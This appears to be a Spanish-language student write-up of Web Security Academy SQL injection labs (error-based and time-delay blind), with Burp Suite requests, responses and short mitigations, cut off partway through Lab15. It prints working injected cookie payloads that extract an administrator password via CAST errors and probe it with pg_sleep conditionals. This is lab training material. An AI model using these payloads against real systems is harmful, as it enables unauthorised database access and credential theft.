
Request — Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0a6b00e80351c84f80412b7a000600c7.web-security-academy.net
3 Cookie: TrackingId=F8OAs2Cu9fiLqYf9'+AND+1=CAST((SELECT+1)+as+int)--;
  session=8ukBAx9npdoTomOgMUkttDxJwweOLAJq
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
```


Response — Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14509
5
6 <!DOCTYPE html>
7 <html>
8     <!--LAB_HEAD_START-->
9     <head>
```

Esta query esta correcta, entonces podemos modificar nuestra consulta de SELECT para pedir los datos de la tabla de usuarios



Nos muestra un error que dice UNTERMINATED STRING starting AT, este error nos dice que termino el string después de tal carácter y tiene un límite, entonces necesitamos modificar nuestra query para quedar dentro del límite.



Ahora nos muestra que no puede mostrar todos los usuarios de la tabla de SQL, entonces introducimos el comando LIMIT para saber el primer usuario de la tabla, que

normalmente es el usuario Admin

Burp Project Intruder Repeater View Help — Burp Suite Community Edition v2026.2.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

1 2 3 4 5 6 ×

Send Cancel Burp AI Target: https://0a6b00e80351c84f80

Request — Pretty Raw Hex

```
1  GET / HTTP/2
2  Host: 0a6b00e80351c84f80412b7a000600c7.web-security-academy.net
3  Cookie: TrackingId=
   '+AND+1=CAST((SELECT+username+from+users+LIMIT+1)+as+int)--; session=
   8ukBAx9npdoTomOgMUkttDxJwweOLAJq
4  Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5  Sec-Ch-Ua-Mobile: ?0
6  Sec-Ch-Ua-Platform: "Windows"
7  Accept-Language: en-US,en;q=0.9
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
   /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer:
   https://0a6b00e80351c84f80412b7a000600c7.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response — Pretty Raw Hex Render

```
63                      xml:space=preserve title=back-arrow>
                            <g>
64                              <polygon points='1.4,0 0,1.2 12.6,15
                                0,28.8 1.4,30 15.1,15'>
                                </polygon>
65                              <polygon points='14.3,0 12.9,1.2 25.6,
                                 12.9,28.8 14.3,30 28,15'>
                                </polygon>
66                          </g>
67                      </svg>
68                  </a>
69              </div>
70          </div>
71  </section>
72  </div>
73  <!--LAB_HEADER_END-->
74  <div theme="">
75      <section class="maincontainer">
76          <div class="container">
77              <header class="navigation-header">
78              </header>
79              <h4>
                    ERROR: invalid input syntax for type integer:
                    "administrator"
                </h4>
80              <p class=is-warning>
                    ERROR: invalid input syntax for type integer:
                    "administrator"
                </p>
81              </div>
82      </section>
```

Con este error, sabemos que el primer usuario es el de administrador, entonces modificamos el query para pedir la PASSWORD en vez del usuario

Burp Project Intruder Repeater View Help — Burp Suite Community Edition v2026.2.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

1 2 3 4 5 6 ×

Send Cancel Burp AI Target: https://0a6b00e80351c84f804


Request — Pretty Raw Hex

```
1  GET / HTTP/2
2  Host: 0a6b00e80351c84f80412b7a000600c7.web-security-academy.net
3  Cookie: TrackingId=
   '+AND+1=CAST((SELECT+password+from+users+LIMIT+1)+as+int)--; session=
   8ukBAx9npdoTomOgMUkttDxJwweOLAJq
4  Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5  Sec-Ch-Ua-Mobile: ?0
6  Sec-Ch-Ua-Platform: "Windows"
7  Accept-Language: en-US,en;q=0.9
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
   /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer:
   https://0a6b00e80351c84f80412b7a000600c7.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```


Response — Pretty Raw Hex Render

```
63                      xml:space=preserve title=back-arrow>
                            <g>
64                              <polygon points='1.4,0 0,1.2 12.6,15
                                0,28.8 1.4,30 15.1,15'>
                                </polygon>
65                              <polygon points='14.3,0 12.9,1.2 25.6,1
                                 12.9,28.8 14.3,30 28,15'>
                                </polygon>
66                          </g>
67                      </svg>
68                  </a>
69              </div>
70          </div>
71  </section>
72  </div>
73  <!--LAB_HEADER_END-->
74  <div theme="">
75      <section class="maincontainer">
76          <div class="container">
77              <header class="navigation-header">
78              </header>
79              <h4>
                    ERROR: invalid input syntax for type integer:
                    "20jp96s2kkviqw3wsodj"
                </h4>
80              <p class=is-warning>
                    ERROR: invalid input syntax for type integer:
                    "20jp96s2kkviqw3wsodj"
                </p>
81              </div>
82      </section>
83  </div>
```

Con este query nos dio la contraseña del usuario administrador, ahora lo introducimos al login para terminal el laboratorio



Verificación



Explicación de Payload

Con las consultas de SQL, pudimos obtener errores directamente de la pagina que nos decia como modificar dicha consulta para poder obtener informacion valiosa del administrador, ingresamos el and para ingresar otra consulta despues de la cookie, con el CAST cambiamos de string a entero, pero ingresamos un 1 al inicio para hacerla boleana, despues ingresamos la consulta de password dentro de el cast a la tabla de users, con un limite porque al ver los errores no nos permitia ver todos los usuarios, al confirmar que el primer usuario es el administrador, pudimos obtener la password del primer usuario con esta consulta

Mitigación recomendada

Modificar la pagina para que cuando se haga una consulta que se sabe que es inyeccion de sql, mostrar que no esta permitido en lugar de mostrar el error directamente

Lab14

Lab14: Blind SQL injection with time delays

Nivel	Tipo de SQLi
PRACTITIONER	Blind SQL injection with time delays

Objetivo


Introducir un comando que haga un delay en la pagina para observar si se puede realizar una inyección de sql

Vulnerabilidad


Utilizar las consultas de SQL de delay de tiempo para poder ver si se puede realizar una inyección de sql para obtener informacion

Procedimiento


Se manda la pagina al repetidor de BurpSuite y se observa la cookie de TrackingId



A esta cookie, le ingresamos una comilla al final para terminar la consulta de la cookie e ingresamos || para concatenar nuestra consulta



En el mismo burpsuite se visualiza que esta consulta no funciono, ya que tomo menos de 1 segundo en cargar, entonces introducimos diferentes consultas para ver cual tipo de consultas recibe



Intentamos ahora ingresar el comando para postgre SQL, el cual se escribe PG_SLEEP en lugar de solo sleep

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Dec

1 2 3 ×

Send Cancel Burp AI

Request

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0a6d004903dddbe481744897008a007b.web-security-academy.net
3 Cookie: TrackingId=bhNp4lunWxP91zK6'+||+(SELECT+pg_sleep(10))--; session=
  fASshIUgVeuT4Om8vcFtZHfMKJfxqSEA
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
```

Se puede ver como esta consulta si funciono

11,620 bytes | 10,188 millis

Disabled

Verificación

Web Security Academy

Blind SQL injection with time delays

Back to lab description

LAB Solved

Explicación de Payload

bhNp4lunWxP91zK6'+||+(SELECT+pg_sleep(10))—

La primera cadena es la cookie de tracking id, la cual terminamos con nuestra comilla, despues ingresamos || para concatenar nuestra consulta a esa cookie, ingresamos la consulta select pg sleep para poder poner un delay de 10 segundos, pg sleep es el delay de lenguaje postgre sql, select sleep no funciono por esta razon

Mitigación recomendada

Se introduce una condiconal en la cual si se realiza una consulta SQL , no puedan ser aceptadas

Lab15

Lab15: Blind SQL injection with time delays and information retrieval	
Nivel	**Tipo de SQLi**

PRACTITIONER	SQL Injection with time delay and information retrieval

Objetivo


Obtener información con las consultas de sql utilizando el time delay y el intruder para comprobar el tamaño y los caracteres de la contraseña del administrador

Vulnerabilidad

Comprobacion de consultas utilizando el time delay como condicionales

Procedimiento

Se introduce la pagina al burpsuite en interceptor para comprobar si el query de time delay funciona



Al ver que si funciono, introducimos nuevas consultas e utilizamos el time delay como condicional para comprobar si funciona

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Compar

9 ×

Send Cancel Burp AI

Request

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0ab900800345771f83d9c392003200a8.web-security-academy.net
3 Cookie: TrackingId=
  8HI8Cfi2wHi8r6XR'+||+(SELECT+case+when(1%3d1)+then+pg_sleep(5)+else+pg_sleep(-1)+END)--;
  session=KaiaOnwg3UQOeyd81PFI85IWpiYy3ImA
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
```

11,622 bytes | 5,165 millis

Disabled

Como comprobamos que si funciono con el uso de un CASE, podemos introducir consultas para comprobar que existe la tabla de users con un nombre de administrador

Request

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0ab900800345771f83d9c392003200a8.web-security-academy.net
3 Cookie: TrackingId=
  8HI8Cfi2wHi8r6XR'+||+(SELECT+case+when(username%3d'administrator')+then+pg_sleep(5)+else+pg
  _sleep(-1)+END+from+users)--; session=KaiaOnwg3UQOeyd81PFI85IWpiYy3ImA
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
```

11,622 bytes | 5,157 millis

Disabled

Ahora sabemos que la tabla de users existe con un usuario llamado administrador, ahora modificamos el query para poder saber la longitud de la contraseña de dicho administrador

Request

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0ab900800345771f83d9c392003200a8.web-security-academy.net
3 Cookie: TrackingId=
  8HI8Cfi2wHi8r6XR'+||+(SELECT+case+when(username%3d'administrator'+and+LENGTH(password)>1)+t
  hen+pg_sleep(5)+else+pg_sleep(-1)+END+from+users)--; session=
  KaiaOnwg3UQOeyd81PFI85IWpiYy3ImA
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
```

11,622 bytes | 5,157 millis

Disabled

Request

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0ab900800345771f83d9c392003200a8.web-security-academy.net
3 Cookie: TrackingId=
8HI8Cfi2wHi8r6XR'+||+(SELECT+case+when(username%3d'administrator'+and+LENGTH(password)>25)+
then+pg_sleep(5)+else+pg_sleep(-1)+END+from+users)--; session=
KaiaOnwg3UQOeyd81PFI85IWpiYy3ImA
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
```

11,622 bytes | 152 millis

Disabled

Request

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0ab900800345771f83d9c392003200a8.web-security-academy.net
3 Cookie: TrackingId=
8HI8Cfi2wHi8r6XR'+||+(SELECT+case+when(username%3d'administrator'+and+LENGTH(password)>20)+
then+pg_sleep(5)+else+pg_sleep(-1)+END+from+users)--; session=
KaiaOnwg3UQOeyd81PFI85IWpiYy3ImA
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
```

11,622 bytes | 234 millis

Disabled

Request

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0ab900800345771f83d9c392003200a8.web-security-academy.net
3 Cookie: TrackingId=
8HI8Cfi2wHi8r6XR'+||+(SELECT+case+when(username%3d'administrator'+and+LENGTH(password)>19)+
then+pg_sleep(5)+else+pg_sleep(-1)+END+from+users)--; session=
KaiaOnwg3UQOeyd81PFI85IWpiYy3ImA
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
```

11,622 bytes | 5,152 millis


Disabled

Con estas consultas, sabemos que la contraseña del administrador es de 20 caracteres, ahora utilizamos el intruder para saber con cual carácter empieza esta contraseña, modificamos el query para utilizar SUBSTRING para comprobar si el carácter con el que empieza es el mismo que introducimos, esto lo mandamos al intruder


Request

